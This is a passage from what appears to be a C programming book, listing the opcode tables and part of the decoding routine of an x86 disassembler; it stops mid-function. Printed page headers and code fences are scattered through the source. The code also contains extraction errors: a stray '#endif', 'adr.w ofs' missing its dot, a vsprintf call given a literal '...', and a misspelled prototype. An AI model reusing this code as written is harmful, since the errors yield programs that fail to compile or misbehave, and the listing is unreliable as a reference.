+      s - six byte pseudo-descriptor
+      v - word or dword
+      w - word
+      x - sign extended byte
+      F - use floating regs in mod/rm
+      1-8 - group number, esc value, etc
*/

/* watch out for aad && aam with odd operands */

char *opmap1[256] = {
/* 0 */
    "add %Eb,%Gb",      "add %Ev,%Gv",      "add %Gb,%Eb",      "add %Gv,%Ev",
    "add al,%Ib",      "add %eax,%Iv",     "push es",          "pop es",
    "or %Eb,%Gb",      "or %Ev,%Gv",      "or %Gb,%Eb",      "or %Gv,%Ev",
    "or al,%Ib",      "or %eax,%Iv",     "push cs",          "%2 ",
/* 1 */
    "adc %Eb,%Gb",      "adc %Ev,%Gv",      "adc %Gb,%Eb",      "adc %Gv,%Ev",
    "adc al,%Ib",      "adc %eax,%Iv",     "push ss",          "pop ss",
    "sbb %Eb,%Gb",      "sbb %Ev,%Gv",      "sbb %Gb,%Eb",      "sbb %Gv,%Ev",
    "sbb al,%Ib",      "sbb %eax,%Iv",     "push ds",          "pop ds",
/* 2 */
    "and %Eb,%Gb",      "and %Ev,%Gv",      "and %Gb,%Eb",      "and %Gv,%Ev",
    "and al,%Ib",      "and %eax,%Iv",     "%pe",              "daa",
    "sub %Eb,%Gb",      "sub %Ev,%Gv",      "sub %Gb,%Eb",      "sub %Gv,%Ev",
    "sub al,%Ib",      "sub %eax,%Iv",     "%pc",              "das",
/* 3 */
    "xor %Eb,%Gb",      "xor %Ev,%Gv",      "xor %Gb,%Eb",      "xor %Gv,%Ev",
    "xor al,%Ib",      "xor %eax,%Iv",     "%ps",              "aaa",
    "cmp %Eb,%Gb",      "cmp %Ev,%Gv",      "cmp %Gb,%Eb",      "cmp %Gv,%Ev",
    "cmp al,%Ib",      "cmp %eax,%Iv",     "%pd",              "aas",
/* 4 */
    "inc %eax",          "inc %ecx",          "inc %edx",          "inc %ebx",
    "inc %esp",          "inc %ebp",          "inc %esi",          "inc %edi",
    "dec %eax",          "dec %ecx",          "dec %edx",          "dec %ebx",
    "dec %esp",          "dec %ebp",          "dec %esi",          "dec %edi",
/* 5 */
    "push %eax",         "push %ecx",         "push %edx",         "push %ebx",
    "push %esp",         "push %ebp",         "push %esi",         "push %edi",
    "pop %eax",          "pop %ecx",          "pop %edx",          "pop %ebx",
    "pop %esp",          "pop %ebp",          "pop %esi",          "pop %edi",
/* 6 */
    "pusha%d ",          "popa%d ",           "bound %Gv,%Ma",     "arpl %Ew,%Rw",

```

538 A to Z of C

```

"%pf",           "%pg",           "%so",           "%sa",
"push %Iv",      "imul %Gv,%Ev,%Iv", "push %Ix", "imul %Gv,%Ev,%Ib",
"insb",          "ins%ew",         "outsb",        "outs%ew",
/* 7 */
"jo %Jb",        "jno %Jb",        "jc %Jb",        "jnc %Jb",
"je %Jb",        "jne %Jb",        "jbe %Jb",        "ja %Jb",
"js %Jb",        "jns %Jb",        "jpe %Jb",        "jpo %Jb",
"jl %Jb",        "jge %Jb",        "jle %Jb",        "jg %Jb",
/* 8 */
/*  "%g0 %Eb,%Ib",      "%g0 %Ev,%Iv",      "%g0 %Ev,%Ib", "%g0 %Ev,%Ib",
*/
"%g0 %Eb,%Ib",   "%g0 %Ev,%Iv",     "%g0 %Ev,%Ix",   "%g0 %Ev,%Ix",
"test %Eb,%Gb",  "test %Ev,%Gv",    "xchg %Eb,%Gb",  "xchg %Ev,%Gv",
"mov %Eb,%Gb",   "mov %Ev,%Gv",     "mov %Gb,%Eb",   "mov %Gv,%Ev",
"mov %Ew,%Sw",   "lea %Gv,%M ",     "mov %Sw,%Ew",   "pop %Ev",
/* 9 */
"nop",           "xchg %ecx,%eax", "xchg %edx,%eax", "xchg %ebx,%eax",
"xchg %esp,%eax", "xchg %ebp,%eax", "xchg %esi,%eax", "xchg %edi,%eax",
"cbw",           "cwd",             "call %Ap",       "fwait",
"pushf%d ",      "popf%d ",         "sahf",           "lahf",
/* a */
"mov al,%Oc",     "mov %eax,%Ov",    "mov %Oc,al",     "mov %Ov,%eax",
"%P movsb",       "%P movs%w",       "%P cmpsb",       "%P cmps%w ",
"test al,%Ib",    "test %eax,%Iv",   "%P stosb",       "%P stos%w ",
"%P lodsb",       "%P lods%w ",      "%P scasb",       "%P scas%w ",
/* b */
"mov al,%Ib",     "mov cl,%Ib",      "mov dl,%Ib",     "mov bl,%Ib",
"mov ah,%Ib",     "mov ch,%Ib",      "mov dh,%Ib",     "mov bh,%Ib",
"mov %eax,%Iv",   "mov %ecx,%Iv",    "mov %edx,%Iv",   "mov %ebx,%Iv",
"mov %esp,%Iv",   "mov %ebp,%Iv",    "mov %esi,%Iv",   "mov %edi,%Iv",
/* c */
"%g1 %Eb,%Ib",    "%g1 %Ev,%Ib",     "ret %Iw",        "ret",
"les %Gv,%Mp",    "lds %Gv,%Mp",     "mov %Eb,%Ib",    "mov %Ev,%Iv",
"enter %Iw,%Ib",  "leave",            "retf %Iw",       "retf",
"int 03",         "int %Ib",         "into",           "iret",
/* d */
"%g1 %Eb,1",      "%g1 %Ev,1",       "%g1 %Eb,cl",     "%g1 %Ev,cl",
"aam ; %Ib",      "aad ; %Ib",       "setalc",         "xlat",
#if 0
"esc 0,%Ib",      "esc 1,%Ib",       "esc 2,%Ib",      "esc 3,%Ib",
"esc 4,%Ib",      "esc 5,%Ib",       "esc 6,%Ib",      "esc 7,%Ib",
#else
"%f0",           "%f1",             "%f2",            "%f3",
"%f4",           "%f5",             "%f6",            "%f7",
#endif
#endif
/* e */
"loopne %Jb",     "loope %Jb",       "loop %Jb",       "j%j cxz %Jb",

```

```

    "in al,%Ib",          "in %eax,%Ib",          "out %Ib,al",          "out %Ib,%eax",
    "call %Jv",           "jmp %Jv",              "jmp %Ap",             "jmp %Ks%Jb",
    "in al,dx",           "in %eax,dx",           "out dx,al",           "out dx,%eax",
/* f */
    "lock %p ",           0,                      "repne %p ",           "repe %p ",
    "hlt",                "cmc",                  "%g2",                  "%g2",
    "clc",                "stc",                  "cli",                  "sti",
    "cld",                "std",                  "%g3",                  "%g4"
};

```

```

char *second[] = {
/* 0 */
    "%g5",                "%g6",                  "lar %Gv,%Ew",          "lsl %Gv,%Ew",
    0,                    "loadall",              "clts",                  "loadall",
    "invd",               "wbinvd",               0,                      0,
    0,                    0,                      0,                      0,
/* 1 */
    "mov %Eb,%Gb",        "mov %Ev,%Gv",          "mov %Gb,%Eb",          "mov %Gv,%Ev",
    0,                    0,                      0,                      0,
    0,                    0,                      0,                      0,
    0,                    0,                      0,                      0,
/* 2 */
    "mov %Rd,%Cd",        "mov %Rd,%Dd",          "mov %Cd,%Rd",          "mov %Dd,%Rd",
    "mov %Rd,%Td",        0,                      "mov %Td,%Rd",          0,
    0,                    0,                      0,                      0,
    0,                    0,                      0,                      0,
/* 3 */
    0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0,
/* 4 */
    0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0,
/* 5 */
    0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0,
/* 6 */
    0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0,
/* 7 */
    0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0,
/* 8 */
    "jo %Jv",             "jno %Jv",              "jb %Jv",               "jnb %Jv",
    "jz %Jv",             "jnz %Jv",              "jbe %Jv",              "ja %Jv",
    "js %Jv",             "jns %Jv",              "jpe %Jv",              "jnp %Jv",
    "jl %Jv",             "jge %Jv",              "jle %Jv",              "jg %Jv",

```

540 A to Z of C

```

/* 9 */
    "seto %Eb",          "setno %Eb",          "setc %Eb",          "setnc %Eb",
    "setz %Eb",          "setnz %Eb",          "setbe %Eb",          "setnbe %Eb",
    "sets %Eb",          "setns %Eb",          "setp %Eb",          "setnp %Eb",
    "setl %Eb",          "setge %Eb",          "setle %Eb",          "setg %Eb",
/* a */
    "push fs",           "pop fs",           0,                    "bt %Ev,%Gv",
    "shld %Ev,%Gv,%Ib",  "shld %Ev,%Gv,cl",  0,                    0,
    "push gs",           "pop gs",           0,                    "bts %Ev,%Gv",
    "shrd %Ev,%Gv,%Ib",  "shrd %Ev,%Gv,cl",  0,                    "imul %Gv,%Ev",
/* b */
    "cpxchg %Eb,%Gb",    "cpxchg %Ev,%Gv",   "lss %Mp",            "btr %Ev,%Gv",
    "lfs %Mp",           "lgs %Mp",           "movzx %Gv,%Eb",      "movzx %Gv,%Ew",
    0,                    0,                    "%g7 %Ev,%Ib",         "btc %Ev,%Gv",
    "bsf %Gv,%Ev",       "bsr %Gv,%Ev",       "movsx %Gv,%Eb",      "movsx %Gv,%Ew",
/* c */
    "xadd %Eb,%Gb",      "xadd %Ev,%Gv",      0,                    0,
    0,                    0,                    0,                    0,
    "bswap eax",         "bswap ecx",         "bswap edx",          "bswap ebx",
    "bswap esp",         "bswap ebp",         "bswap esi",          "bswap edi",
/* d */
    0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0,
/* e */
    0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0,
/* f */
    0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0,
};

char *groups[][8] = { /* group 0 is group 3 for %Ev set */
/* 0 */
    { "add",          "or",          "adc",          "sbb",
      "and",          "sub",          "xor",          "cmp"
    },
/* 1 */
    { "rol",          "ror",          "rcl",          "rcr",
      "shl",          "shr",          "shl",          "sar"
    },
/* 2 */ /* v    v*/
    { "test %Eq,%Iq", "test %Eq,%Iq", "not %Ev",      "neg %Ev",
      "mul %Ec",       "imul %Ec",     "div %Ec",      "idiv %Ec" },
/* 3 */
    { "inc %Eb",       "dec %Eb",      0,              0,
      0,               0,              0,              0
    },
};

```

```

/* 4 */
{ "inc %Ev",          "dec %Ev",          "call %Kn%Ev",  "call %Kf%Ep",
  "jmp %Kn%Ev",       "jmp %Kf%Ep",       "push %Ev",     0
},
/* 5 */
{ "sldt %Ew",         "str %Ew",          "lldt %Ew",     "ltr %Ew",
  "verr %Ew",         "verw %Ew",         0,              0
},
/* 6 */
{ "sgdt %Ms",         "sidt %Ms",         "lgdt %Ms",     "lidt %Ms",
  "smsw %Ew",         0,                  "lmsw %Ew",     0
},
/* 7 */
{ 0,                  0,                  0,              0,
  "bt",               "bts",               "btr",          "btc"
},
};

/* zero here means invalid.  If first entry starts with '*', use st(i)
*/
/* no assumed %EFs here.  Indexed by RM(modrm())
*/
char *f0[] = { 0, 0, 0, 0, 0, 0, 0, 0, 0 };
char *fop_9[] = { "fxch st,%GF" };
char *fop_10[] = { "fnop", 0, 0, 0, 0, 0, 0, 0, 0 };
char *fop_12[] = { "fchs", "fabs", 0, 0, "ftst", "fxam", 0, 0 };
char *fop_13[] = { "fldl", "fldl2t", "fldl2e", "fldpi",
  "fldlg2", "fldln2", "fldz", 0 };
char *fop_14[] = { "f2xml", "fyl2x", "fptan", "fpatan",
  "fextract", "fpreml", "fdecstp", "fincstp" };
char *fop_15[] = { "fprem", "fyl2xpl", "fsqrt", "fsincos",
  "frndint", "fscale", "fsin", "fcos" };
char *fop_21[] = { 0, "fucompp", 0, 0, 0, 0, 0, 0 };
char *fop_28[] = { 0, 0, "fclex", "finit", 0, 0, 0, 0 };
char *fop_32[] = { "**fadd %GF,st" };
char *fop_33[] = { "**fmul %GF,st" };
char *fop_36[] = { "**fsubr %GF,st" };
char *fop_37[] = { "**fsub %GF,st" };
char *fop_38[] = { "**fdivr %GF,st" };
char *fop_39[] = { "**fdiv %GF,st" };
char *fop_40[] = { "**ffree %GF" };
char *fop_42[] = { "**fst %GF" };
char *fop_43[] = { "**fstp %GF" };
char *fop_44[] = { "**fucom %GF" };
char *fop_45[] = { "**fucomp %GF" };
char *fop_48[] = { "**faddp %GF,st" };
char *fop_49[] = { "**fmulp %GF,st" };

```

542 A to Z of C

```
char *fop_51[] = { 0, "fcompp", 0, 0, 0, 0, 0, 0 };
char *fop_52[] = { "fsubrp %GF,st" };
char *fop_53[] = { "fsubp %GF,st" };
char *fop_54[] = { "fdivrp %GF,st" };
char *fop_55[] = { "fdivp %GF,st" };
char *fop_60[] = { "fstsw ax", 0, 0, 0, 0, 0, 0, 0 };

char **fspecial[] = { /* 0=use st(i), 1=undefined 0 in fop_* means
undefined */
    0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, fop_9, fop_10, 0, fop_12, fop_13, fop_14, fop_15,
    f0, f0, f0, f0, f0, fop_21, f0, f0,
    f0, f0, f0, f0, fop_28, f0, f0, f0,
    fop_32, fop_33, f0, f0, fop_36, fop_37, fop_38, fop_39,
    fop_40, f0, fop_42, fop_43, fop_44, fop_45, f0, f0,
    fop_48, fop_49, f0, fop_51, fop_52, fop_53, fop_54, fop_55,
    f0, f0, f0, f0, fop_60, f0, f0, f0,
};

char *floatops[] = { /* assumed " %EF" at end of each.  mod != 3 only */
/*00*/ "fadd", "fmul", "fcom", "fcomp",
    "fsub", "fsubr", "fdiv", "fdivr",
/*08*/ "fld", 0, "fst", "fstp",
    "fldenv", "fldcw", "fstenv", "fstcw",
/*16*/ "fiadd", "fimul", "ficomw", "ficompw",
    "fisub", "fisubr", "fidiv", "fidivr",
/*24*/ "fild", 0, "fist", "fistp",
    "frstor", "fldt", 0, "fstpt",
/*32*/ "faddq", "fmulq", "fcomq", "fcompq",
    "fsubq", "fsubrq", "fdivq", "fdivrq",
/*40*/ "fldq", 0, "fstq", "fstpq",
    0, 0, "fsave", "fstsw",
/*48*/ "fiaddw", "fimulw", "ficomw", "ficompw",
    "fisubw", "fisubrw", "fidivw", "fidivr",
/*56*/ "fildw", 0, "fistw", "fistpw",
    "fbldt", "fildq", "fbstpt", "fistpq"
};
```

52.3.2 Disasm.c

Following is the main routine for the disassembler.

```
/* Code starts here... */

#include <stdio.h>
#include <string.h>
#include <setjmp.h>
```

```

#include <stdlib.h>

typedef unsigned long word32;
typedef unsigned short word16;
typedef unsigned char word8;
typedef signed long int32;
typedef signed short int16;
typedef signed char int8;

typedef union {
    struct {
        word16 ofs;
        word16 seg;
    } w;
    word32 dword;
} WORD32;

/* variables controlled by command line flags */
static int8 seg_size=16; /* default size is 16 */
static int8 do_hex = 0; /* default is to use reassemblable
instructions */
static int8 do_distance = 1; /* default is to use reassemblable
instructions */
static word8 do_emul87 = 0; /* don't try to disassemble emulated
instrcutions */
static word8 do_size = 1; /* default to outputting explicit operand
size */
static word8 must_do_size; /* used with do_size */

static int wordop; /* dealing with word or byte operand */
static FILE *infile; /* input stream */
static word8 instruction_length;
static instruction_offset;
static word16 done_space; /* for opcodes with > one space */
static word8 patch87; /*fudge variable used in 8087 emu patching code*/

static char ubuf[100], *ubufp;
static col; /* output column */
static prefix; /* segment override prefix byte */
static modrmv; /* flag for getting modrm byte */
static sibv; /* flag for getting sib byte */
static opsize; /* just like it says ... */
static addrsiz;
static jmp_buf reached_eof; /* jump back when reached eof */

/* some defines for extracting instruction bit fields from bytes */

```

544 A to Z of C

```
#define MOD(a)      (((a)>>6)&7)
#define REG(a)      (((a)>>3)&7)
#define RM(a)       ((a)&7)
#define SCALE(a)    (((a)>>6)&7)
#define INDEX(a)    (((a)>>3)&7)
#define BASE(a)     ((a)&7)

extern char *opmap1[];      /* stuff from text.c */
extern char *second[];
extern char *groups[][8];
extern char *f0[];
extern char *fop_9[];
extern char *fop_10[];
extern char *fop_12[];
extern char *fop_13[];
extern char *fop_14[];
extern char *fop_15[];
extern char *fop_21[];
extern char *fop_28[];
extern char *fop_32[];
extern char *fop_33[];
extern char *fop_36[];
extern char *fop_37[];
extern char *fop_38[];
extern char *fop_39[];
extern char *fop_40[];
extern char *fop_42[];
extern char *fop_43[];
extern char *fop_44[];
extern char *fop_45[];
extern char *fop_48[];
extern char *fop_49[];
extern char *fop_51[];
extern char *fop_52[];
extern char *fop_53[];
extern char *fop_54[];
extern char *fop_55[];
extern char *fop_60[];
extern char **fspecial[];
extern char *floatops[];

/* prototypes */

static void ua_str(char *);
static word8 unassemble(word16);
static word8 getbyte(void);
```



```

static word8 silent_getbyte(void);
static word8 silent_returnbyte(word8 );
static modrm(void);
static sib(void);
static void uprntf(char *, ...);
static void uputchar(char );
static int bytes(char );
static void outhex(char , int , int , int , int );
static void reg_name(int , char );
static void do_sib(int );
static void do_modrm(char );
static void floating_point(int );
static void percent(char , char );

static char *addr_to_hex(int32 addr, char splitup)
{
    static char buffer[11];
    WORD32 adr;
    char hexstr[2];

    strcpy(hexstr, do_hex?"h":"" );
    adr.dword = addr;
    if (splitup) {
        if (adr.w.seg==0 || adr.w.seg==0xffff) /* 'coz of wraparound */
            sprintf(buffer, "%04X%s", adr.w ofs, hexstr);
        else
            sprintf(buffer, "%04X%s:%04X%s", adr.w.seg, hexstr, adr.w ofs,
hexstr);
    } else {
        if (adr.w.seg==0 || adr.w.seg==0xffff) /* 'coz of wraparound */
            sprintf(buffer, "%04X%s", adr.w ofs, hexstr);
        else
            sprintf(buffer, "%08lX%s", addr, hexstr);
    }
    return buffer;
}

static word8 getbyte(void)
{
    int16 c;

    c = fgetc(infile);
    if (c==EOF)
        longjmp(reached_eof, 1);
    printf("%02X", c); /* print out byte */
    col+=2;
    if (patch87) {

```

546 A to Z of C

```
    c -= 0x5C;      /* fixup second byte in emulated '87 instruction */
    patch87 = 0;
}
instruction_length++;
instruction_offset++;
return c;
}

/* used for lookahead */
static word8 silent_getbyte(void)
{
    return fgetc(infile);
}
/* return byte to input stream */
static word8 silent_returnbyte(word8 c)
{
    return ungetc(c, infile);
}

/*
    only one modrm or sib byte per instruction, tho' they need to be
    returned a few times...
*/

static modrm(void)
{
    if (modrmv == -1)
        modrmv = getbyte();
    return modrmv;
}

static sib(void)
{
    if (sibv == -1)
        sibv = getbyte();
    return sibv;
}

/*-----*/
static void uprintf(char *s, ...)
{
    vsprintf(ubufp, s, ...);
    while (*ubufp)
        ubufp++;
}
```

```

static void uputchar(char c)
{
    if (c == '\t') {
        if (done_space) {           /* don't tab out if already done so */
            uputchar(' ');
        } else {
            done_space = 1;
            do {
                *ubufp++ = ' ';
            } while ((ubufp-ubuf) % 8);
        }
    } else
        *ubufp++ = c;
    *ubufp = 0;
}

/*-----*/
static int bytes(char c)
{
    switch (c) {
        case 'b':
            return 1;
        case 'w':
            return 2;
        case 'd':
            return 4;
        case 'v':
            if (opsize == 32)
                return 4;
            else
                return 2;
    }
    return 0;
}

/*-----*/
static void outhex(char subtype, int extend, int optional, int defsize,
int sign)
{
    int n=0, s=0, i;
    int32 delta;
    unsigned char buff[6];
    char *name;
    char signchar;

    switch (subtype) {
        case 'q':

```

548 A to Z of C

```
        if (wordop) {
            if (opsize==16) {
                n = 2;
            } else {
                n = 4;
            }
        } else {
            n = 1;
        }
        break;

case 'a':
    break;
case 'x':
    extend = 2;
    n = 1;
    break;
case 'b':
    n = 1;
    break;
case 'w':
    n = 2;
    break;
case 'd':
    n = 4;
    break;
case 's':
    n = 6;
    break;
case 'c':
case 'v':
    if (defsize == 32)
        n = 4;
    else
        n = 2;
    break;
case 'p':
    if (defsize == 32)
        n = 6;
    else
        n = 4;
    s = 1;
    break;
}
for (i=0; i<n; i++)
    buff[i] = getbyte();
for (; i<extend; i++)
```

```

    buff[i] = (buff[i-1] & 0x80) ? 0xff : 0;
if (s) {
    uprintf("%02X%02X:", buff[n-1], buff[n-2]);
    n -= 2;
}
switch (n) {
case 1:
    delta = *(signed char *)buff;
    break;
case 2:
    delta = *(signed int *)buff;
    break;
case 4:
    delta = *(signed long *)buff;
    break;
}
if (extend > n) {
    if (subtype!='x') {
        if ((long)delta<0) {
            delta = -delta;
            signchar = '-';
        } else
            signchar = '+';
        if (delta || !optional)
            uprintf(do_hex?"%c%0*1X":"%c%0*1Xh", signchar,
do_hex?extend:extend+1, delta);
    } else {
        if (extend==2)
            delta = (word16) delta;
        uprintf(do_hex?"%0.*1X":"%0.*1Xh", 2*extend+1, delta);
/*      uprintf(do_hex?"%0.*1X":"%0.*1Xh", 2*(do_hex?extend:extend+1),
delta); */
    }
    return;
}
if ((n == 4) && !sign) {
    name = addr_to_hex(delta, 0);
    uprintf("%s", name);
    return;
}
switch (n) {
case 1:
    if (sign && (char)delta<0) {
        delta = -delta;
        signchar = '-';
    } else
        signchar = '+';

```

550 A to Z of C

```
        if (sign)
            uprintf(do_hex?"%c%02X":"%c%03Xh",signchar,(unsigned
char)delta);
        else
            uprintf(do_hex?"%02X":"%03Xh", (unsigned char)delta);
        break;

    case 2:
        if (sign && (int)delta<0) {
            signchar = '-';
            delta = -delta;
        } else
            signchar = '+';
        if (sign)
            uprintf(do_hex?"%c%04X":"%c%05Xh", signchar,(int)delta);
        else
            uprintf(do_hex?"%04X":"%05Xh", (unsigned int)delta);
        break;

    case 4:
        if (sign && (long)delta<0) {
            delta = -delta;
            signchar = '-';
        } else
            signchar = '+';
        if (sign)
            uprintf(do_hex?"%c%08X":"%c%09lXh", signchar, (unsigned
long)delta);
        else
            uprintf(do_hex?"%08X":"%09lXh", (unsigned long)delta);
        break;
    }
}

/*-----*/
static void reg_name(int regnum, char size)
{
    if (size == 'F') { /* floating point register? */
        uprintf("st(%d)", regnum);
        return;
    }
    if (((size == 'v') && (opsize == 32)) || (size == 'd'))
        putchar('e');
    if ((size=='q' || size == 'b' || size=='c') && !wordop) {
        putchar("acdbacdb"[regnum]);
        putchar("llllhhhh"[regnum]);
    } else {
```

```

    uputchar("acdbssbsd"[regnum]);
    uputchar("xxxxppii"[regnum]);
}
}

/*-----*/
static void do_sib(int m)
{
    int s, i, b;

    s = SCALE(sib());
    i = INDEX(sib());
    b = BASE(sib());
    switch (b) { /* pick base */
    case 0: ua_str("%p:[eax]"); break;
    case 1: ua_str("%p:[ecx]"); break;
    case 2: ua_str("%p:[edx]"); break;
    case 3: ua_str("%p:[ebx]"); break;
    case 4: ua_str("%p:[esp]"); break;
    case 5:
        if (m == 0) {
            ua_str("%p:[");
            outhex('d', 4, 0, addrsz, 0);
        } else {
            ua_str("%p:[ebp]");
        }
        break;
    case 6: ua_str("%p:[esi]"); break;
    case 7: ua_str("%p:[edi]"); break;
    }
    switch (i) { /* and index */
    case 0: uprintf("+eax"); break;
    case 1: uprintf("+ecx"); break;
    case 2: uprintf("+edx"); break;
    case 3: uprintf("+ebx"); break;
    case 4: break;
    case 5: uprintf("+ebp"); break;
    case 6: uprintf("+esi"); break;
    case 7: uprintf("+edi"); break;
    }
    if (i != 4) {
        switch (s) { /* and scale */
        case 0: uprintf(""); break;
        case 1: uprintf("*2"); break;
        case 2: uprintf("*4"); break;

```

552 A to Z of C

```
        case 3: uprintf("*8"); break;
    }
}
}

/*-----*/
static void do_modrm(char subtype)
{
    int mod = MOD(modrm());
    int rm = RM(modrm());
    int extend = (addrsize == 32) ? 4 : 2;

    if (mod == 3) { /* specifies two registers */
        reg_name(rm, subtype);
        return;
    }
    if (must_do_size) {
        if (wordop) {
            if (addrsize==32 || opsize==32) { /* then must specify size */
                ua_str("dword ptr ");
            } else {
                ua_str("word ptr ");
            }
        } else {
            ua_str("byte ptr ");
        }
    }
    if ((mod == 0) && (rm == 5) && (addrsize == 32)) { /* mem operand with
32 bit ofs */
        ua_str("%p:");
        outhex('d', extend, 0, addrsz, 0);
        uputchar(' ');
        return;
    }
    if ((mod == 0) && (rm == 6) && (addrsize == 16)) { /*16 bit dsplcmnt*/
        ua_str("%p:");
        outhex('w', extend, 0, addrsz, 0);
        uputchar(' ');
        return;
    }
    if ((addrsize != 32) || (rm != 4))
        ua_str("%p:");
    if (addrsize == 16) {
        switch (rm) {
            case 0: uprintf("bx+si"); break;
            case 1: uprintf("bx+di"); break;
            case 2: uprintf("bp+si"); break;

```



```

        case 3: uprintf("bp+di"); break;
        case 4: uprintf("si"); break;
        case 5: uprintf("di"); break;
        case 6: uprintf("bp"); break;
        case 7: uprintf("bx"); break;
    }
} else {
    switch (rm) {
        case 0: uprintf("eax"); break;
        case 1: uprintf("ecx"); break;
        case 2: uprintf("edx"); break;
        case 3: uprintf("ebx"); break;
        case 4: do_sib(mod); break;
        case 5: uprintf("ebp"); break;
        case 6: uprintf("esi"); break;
        case 7: uprintf("edi"); break;
    }
}
switch (mod) {
case 1:
    outhex('b', extend, 1, addrsize, 0);
    break;
case 2:
    outhex('v', extend, 1, addrsize, 1);
    break;
}
uputchar(']');
}

/*-----*/
static void floating_point(int e1)
{
    int esc = e1*8 + REG(modrm());

    if (MOD(modrm()) == 3) {
        if (fspecial[esc]) {
            if (fspecial[esc][0][0] == '*') {
                ua_str(fspecial[esc][0]+1);
            } else {
                ua_str(fspecial[esc][RM(modrm())]);
            }
        } else {
            ua_str(floatops[esc]);
            ua_str(" %EF");
        }
    } else {
        ua_str(floatops[esc]);
    }
}

```

554 A to Z of C

```
    ua_str(" %EF");
}
}

/*-----*/
/* Main table driver
*/
static void percent(char type, char subtype)
{
    int32 vofs;
    char *name;
    int extend = (addrsz == 32) ? 4 : 2;
    char c;

start:
    switch (type) {
    case 'A':                                /* direct address */
        outhex(subtype, extend, 0, addrsz, 0);
        break;

    case 'C':                                /* reg(r/m) picks control reg */
        uprintf("C%d", REG(modrm()));
        must_do_size = 0;
        break;

    case 'D':                                /* reg(r/m) picks debug reg */
        uprintf("D%d", REG(modrm()));
        must_do_size = 0;
        break;

    case 'E':                                /* r/m picks operand */
        do_modrm(subtype);
        break;

    case 'G':                                /* reg(r/m) picks register */
        if (subtype == 'F')                    /* 80*87 operand? */
            reg_name(RM(modrm()), subtype);
        else
            reg_name(REG(modrm()), subtype);
        must_do_size = 0;
        break;

    case 'I':                                /* immed data */
        outhex(subtype, 0, 0, opsize, 0);
        break;

    case 'J':                                /* relative IP offset */
```

```

switch(bytes(subtype)) {                                /* sizeof offset value */
case 1:
    vofs = (int8)getbyte();
    break;
case 2:
    vofs = getbyte();
    vofs += getbyte() << 8;
    vofs = (int16)vofs;
    break;
case 4:
    vofs = (word32)getbyte();                            /* yuk! */
    vofs |= (word32)getbyte() << 8;
    vofs |= (word32)getbyte() << 16;
    vofs |= (word32)getbyte() << 24;
    break;
}
name = addr_to_hex(vofs+instruction_offset,1);
uprintf("%s", name);
break;

case 'K':
    if (do_distance==0)
        break;
    switch (subtype) {
case 'f':
    ua_str("far ");
    break;
case 'n':
    ua_str("near ");
    break;
case 's':
    ua_str("short ");
    break;
}
break;

case 'M':                                                /* r/m picks memory */
    do_modrm(subtype);
    break;

case 'O':                                                /* offset only */
    ua_str("%p:");
    outhex(subtype, extend, 0, addrsz, 0);
    uputchar(' ');
    break;

case 'P':                                                /* prefix byte (rh) */

```

556 A to Z of C

```
    ua_str("%p:");
    break;

case 'R':                                /* mod(r/m) picks register */
    reg_name(REG(modrm()), subtype);      /* rh */
    must_do_size = 0;
    break;

case 'S':                                /* reg(r/m) picks segment reg */
    putchar("ecsdg"[REG(modrm())]);
    putchar('s');
    must_do_size = 0;
    break;

case 'T':                                /* reg(r/m) picks T reg */
    uprintf("tr%d", REG(modrm()));
    must_do_size = 0;
    break;

case 'X':                                /* ds:si type operator */
    uprintf("ds:");
    if (addrsz == 32)
        putchar('e');
    uprintf("si");
    break;

case 'Y':                                /* es:di type operator */
    uprintf("es:");
    if (addrsz == 32)
        putchar('e');
    uprintf("di");
    break;

case '2':                                /* old [pop cs]! now indexes */
    ua_str(second[getbyte()]);             /* instructions in 386/486 */
    break;

case 'g':                                /* modrm group `subtype' (0--7) */
    ua_str(groups[subtype-'0'][REG(modrm())]);
    break;

case 'd':                                /* sizeof operand==dword? */
    if (opsize == 32)
        putchar('d');
    putchar(subtype);
    break;
```

```

case 'w':                                /* insert explicit size specifier */
    if (opsize == 32)
        uputchar('d');
    else
        uputchar('w');
    uputchar(subtype);
    break;

case 'e':                                /* extended reg name */
    if (opsize == 32) {
        if (subtype == 'w')
            uputchar('d');
        else {
            uputchar('e');
            uputchar(subtype);
        }
    } else
        uputchar(subtype);
    break;

case 'f':                                /* '87 opcode */
    floating_point(subtype-'0');
    break;

case 'j':
    if (addrsz==32 || opsize==32) /* both of them?! */
        uputchar('e');
    break;

case 'p':                                /* prefix byte */
    switch (subtype) {
    case 'c':
    case 'd':
    case 'e':
    case 'f':
    case 'g':
    case 's':
        prefix = subtype;
        c = getbyte();
        wordop = c & 1;
        ua_str(opmap1[c]);
        break;
    case ':':
        if (prefix)
            uprintf("%cs:", prefix);
        break;
    case ' ':

```

558 A to Z of C

```

        c = getbyte();
        wordop = c & 1;
        ua_str(opmap1[c]);
        break;
    }
    break;

case 's':                                /* size override */
    switch (subtype) {
        case 'a':
            addrsz = 48 - addrsz;
            c = getbyte();
            wordop = c & 1;
            ua_str(opmap1[c]);
/*            ua_str(opmap1[getbyte()]); */
            break;
        case 'o':
            opsize = 48 - opsize;
            c = getbyte();
            wordop = c & 1;
            ua_str(opmap1[c]);
/*            ua_str(opmap1[getbyte()]); */
            break;
    }
    break;
}
}

static void ua_str(char *str)
{
    int c;

    if (str == 0) {
        uprintf("<invalid>");
        return;
    }
    if (strpbrk(str, "CDFGRST")) /* specifiers for registers=>no size 2b
specified */
        must_do_size = 0;
    while ((c = *str++) != 0) {
        if (c == '%') {
            c = *str++;
            percent(c, *str++);
        } else {
            if (c == ' ') {
                uputchar('\t');
            } else {

```

```

        uputchar(c);
    }
}
}

static word8 unassemble(word16 ofs)
{
    char *str;
    int c, c2;

    printf("%04X ", ofs);
    prefix = 0;
    modrmv = sibv = -1; /* set modrm and sib flags */
    opsize = addrsz = seg_size;
    col = 0;
    ubufp = ubuf;
    done_space = 0;
    instruction_length = 0;
    c = getbyte();
    wordop = c & 1;
    patch87 = 0;
    must_do_size = do_size;
